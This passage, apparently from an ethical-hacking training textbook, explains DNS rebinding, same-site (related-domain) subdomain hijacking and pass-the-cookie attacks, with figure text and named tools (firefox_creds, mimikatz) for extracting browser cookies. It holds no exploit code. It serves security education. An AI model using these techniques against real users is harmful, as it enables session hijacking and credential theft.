

Victim's Web Browser
Malicious Web Server hosting attacker's website *http://certifiedhacker.com*
Load certifiedhacker.com
DNS: resolve certifiedhacker.com
DNS: IP of certifiedhacker.com (Short TTL) - 10.10.10.10
HTTP: get http://10.10.10.10/index.html
HTTP: index.html embedded with JavaScript
Run the script which requests http://certifiedhacker.com /secret.html
DNS: resolve certifiedhacker.com (due to short TTL)
DNS: IP of xyz.com - 10.10.10.2
HTTP: get http://10.10.10.2/secret.html
HTTP: secret.html
Attacker have successfully bypassed SOP. Now, the script sends secret.html to the attacker

Figure 14.41: Demonstration of DNS rebinding attack



Same-Site Attack

- Same-site attacks, also known as **related-domain attacks**, occur when an attacker targets a subdomain of a trusted organization and attempts to **redirect users** to an attacker-controlled web page
- Familiar domains such as **.edu**, **.com**, and **.org** contain several perimeters that make it easy for attackers to capture unused or misconfigured subdomains sharing the legitimate site's **top-level domains (TLDs)**
- These TLDs help attackers in **hijacking the legitimate website** to create dangling records using extended TLDs (eTLDs)

User
1 Browsing for a website
Resolver
Legitimate site (www.certifiedhacker.com)
2 Hijacks the subdomain
Attacker
3 User redirected to a dangling website
rans.certifiedhacker.com
4 Steals user data
Both domains belong to certifiedhacker.com

Same-Site Attack

Same-site attacks, also known as related-domain attacks, occur when an attacker targets a subdomain of a trusted organization and attempts to redirect users to an attacker-controlled web page. Subdomains that are misconfigured or left for years without use are often targeted by attackers to perform this attack. Generally, the most familiar domains such as .edu, .com, and .org contain several perimeters that make it easy for attackers to capture unused or misconfigured subdomains sharing the legitimate site's top-level domains (TLDs). These TLDs help attackers in hijacking the legitimate websites to create dangling records using extended TLDs (eTLDs). Such websites sharing the same eTLD+1 domain are called same sites, which can be targeted by same-site attackers.

These attacks work on the notion that identifying external enemies is easier than betraying insider enemies. The victims of these attacks are redirected to an attacker-controlled web page, which has the appearance of a secure, legitimate web page. The vulnerable subdomains can be compromised through phishing attacks, malware injection, cookie poisoning, abuse of JavaScript APIs, etc. Users who utilize dynamic DNS facilities are especially vulnerable to these attacks. Same-site attackers can also obtain cookies because similar sites that use the eTLD+1 domain share cookies.

Same-Site Attack Scenario

In a Same-site attack, the attacker redirects a user attempting to browse *www.certifiedhacker.com* to an attacker-controlled dangling site, *rans.certifiedhacker.com*. The malicious link shares a common domain name, which lures the user into believing that the redirected site is the secure or legitimate one. Then, the attacker can perform security policy intrusion, credential sniffing, phishing, and malware injection attacks by taking over subdomains.




User
1
Browsing for a website
Resolver
Legitimate site
(www.certifiedhacker.com)
2
Hijacks the subdomain
Attacker
3
User redirected to a dangling website
Steals user data
4
rans.certifiedhacker.com
Both domains belong to certifiedhacker.com

Figure 14.42: Illustration of a same-site attack

Pass-the-Cookie Attack

- Pass-the-cookie attacks allow attackers to **access a user's web services** without providing any identity or performing multi-factor authentication
- The pass-the-cookie attack occurs when attackers **obtain a clone of a cookie from the user's browser** and uses the cookie to establish a session with the target web server



1. A session cookie is generated in the browser when the user logs into a web service
2. The attacker steals the cookie using specially designed malware
3. The attacker injects the cookie into their browser session to access the victim's web services

Pass-the-Cookie Attack

Pass-the-cookie attacks allow attackers to access a user's web services without providing any identity or performing multi-factor authentication. A pass-the-cookie attack occurs when attackers obtain a clone of a cookie from the user's browser and uses the cookie to establish a session with the target web server. If attackers can retrieve appropriate cookies, they may log in as a valid entity to previously accessed web services, evading all the authentication checkpoints. Attackers may also use a specifically developed program or a phishing attack to obtain these cookies.

For example, Mozilla Firefox saves all cookies inside a local SQLite database that attackers may acquire using tools such as **`firefox_creds`**. If the captured cookie is a session cookie, the attacker can use malware to implant their own session while browsing the web application. Attackers can also use **`mimikatz`** to extract encrypted cookies.

